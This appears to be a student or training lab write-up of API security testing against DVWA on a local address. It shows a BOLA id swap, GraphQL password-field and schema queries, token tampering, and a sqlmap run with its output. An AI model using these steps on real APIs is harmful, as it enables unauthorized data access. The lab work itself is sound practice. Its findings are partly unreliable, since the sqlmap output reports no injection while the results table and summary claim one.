API Security Testing Lab

LAB SETUP

- Burp Suite (interception & manipulation)
- Postman (testing & fuzzing)
- sqlmap (automated injection testing)
- Target: DVWA API (Deliberately Vulnerable Web App)

ENUMERATE API ENDPOINTS

1. Browse DVWA (login, users, API features)
2. In Burp → HTTP History
3. Identify endpoints like:
   /api/users



Figure 1: Enumerate API endpoint '/api/users'

/api/login



Figure 2: Enumerate API endpoint /api/login

/graphql



Figure 3: Enumerate API endpoint '/graphql'

BOLA TESTING (Burp Suite)

Test ID: 008
Endpoint: /api/users
Severity: Critical

1. Capture Request
   In Burp:
   GET /api/users?id=101 HTTP/1.1
   Authorization: Bearer token123

Figure 4: Capture Request

2. Send to Repeater
   Right-click → **Send to Repeater**

3. Modify ID
   id=101 → id=102

4. Send Request
   Click **Send**



Figure 5: BOLA vulnerability successfully detected.

GRAPHQL FUZZING (Postman)

Test ID: 009
Endpoint: /graphql
Severity: High

1. Create Request in Postman
   Method: POST
   URL:
   http://192.168.1.107/graphql

2. Normal Query
   {
   "query": "{ user(id:1) { name email } }"
   }

3. Fuzz Query (Injection)
   {
   "query": "{ user(id:1) { name email password } }"
   }



Figure 6: Fuzz Query (Injection)

4. Schema Extraction

{
"query": "{ __schema { types { name } } }"
}



Figure 7: Schema Extraction

TOKEN MANIPULATION (Burp Suite)

1. Capture Request

   GET /api/users?id=101
   Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...

2. Test Cases
   - Case 1: Remove Token



Figure 8: Remove Token

   - Case 2: Modify Token



Figure 9: Modify Token

   - Case 3: Use Another Token



Figure 10: Use Another Token

SQLMAP TESTING

1. Identify Input

   /api/users?id=1

2. Run sqlmap

   sqlmap -u "http://<target>/api/users?id=1" --batch –dbs

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.107/dvwa/index.php/api/users?id=1" --batch --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.9#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
. Developers assume no liability and are not responsible for any misuse or damage caused by this progra
```

Figure 11: Run sqlmap

3. Check Output

```
[03:51:23] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.1.107/dvwa/index.php/api/login.php'. Do you want to follow? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=fb0b4d369b6...3ec16a3cc6;security=high'). Do you wa
[03:51:23] [INFO] testing if the target URL content is stable
[03:51:24] [WARNING] GET parameter 'id' does not appear to be dynamic
[03:51:24] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[03:51:24] [INFO] testing for SQL injection on GET parameter 'id'
[03:51:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:51:24] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[03:51:24] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:51:25] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[03:51:25] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[03:51:26] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[03:51:26] [INFO] testing 'Generic inline queries'
[03:51:26] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[03:51:26] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[03:51:27] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[03:51:27] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[03:51:27] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[03:51:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[03:51:28] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[03:51:28] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to
[03:51:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[03:51:29] [WARNING] GET parameter 'id' does not seem to be injectable
[03:51:29] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options
e is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comm
[03:51:29] [WARNING] your sqlmap version is outdated
```

Figure 12: Analysing sqlmap results

SQLMap testing was performed on the ‘id’ parameter. The parameter was dynamic but not found to be injectable under default testing conditions. Possible input filtering or protection mechanisms are present.

Log Table

Test ID	Vulnerability	Severity	Endpoint
001	API Enumeration	Info	/api/users, /api/login, /graphql
008	BOLA (Broken Object Level Authorization)	Critical	/api/users
009	GraphQL Injection	High	/graphql
010	Token Manipulation	High	/api/users
011	SQL Injection	Medium	/api/users?id=1

Table 1: Log table API Security Testing

API test summary

API testing identified critical vulnerabilities, including Broken Object Level Authorization and GraphQL injection. Tools like Burp Suite, Postman, and sqlmap were used to validate exploits. Results showed high-risk exposure in user endpoints, emphasizing the need for proper authentication, input validation, and access control to strengthen overall API security posture.

Lab Summary

The API Security Testing Lab was performed on a DVWA environment using tools such as Burp Suite, Postman, and sqlmap to evaluate vulnerabilities based on the OWASP API Top 10. During the assessment, API endpoints like /api/users and /graphql were successfully identified through enumeration. A critical BOLA (Broken Object Level Authorization) vulnerability was discovered, where modifying the user ID allowed unauthorized access to other users' data. Additionally, GraphQL testing revealed that sensitive information could be extracted by manipulating queries, indicating a high-risk data exposure issue.

Further testing involved token manipulation, which showed potential weaknesses in authentication mechanisms when session or authorization data was altered or removed. SQL injection testing using sqlmap indicated that although the parameter was dynamic, it was not injectable under default conditions, possibly due to input validation or filtering. Overall, the lab demonstrated significant security flaws in authorization and data handling, emphasizing the need for proper access controls, secure authentication, and strong input validation to protect API endpoints.